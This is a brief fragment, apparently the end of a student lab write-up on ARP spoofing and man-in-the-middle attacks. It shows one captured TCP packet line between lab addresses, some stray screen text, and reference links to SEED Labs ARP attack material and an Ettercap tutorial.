TCP 10.9.0.6:35504 --> 10.9.0.5:80 | S (0)
Mon Feb 5 00:51:45 2024 [165473]
Right Ctrl
7:52 PM
2024-02-04

References

https://seedsecuritylabs.org/Labs_20.04/Files/ARP_Attack/ARP_Attack.pdf

https://www.hackers-arise.com/post/2017/08/28/mitm-attack-with-ettercap

https://seedsecuritylabs.org/Labs_20.04/Networking/ARP_Attack/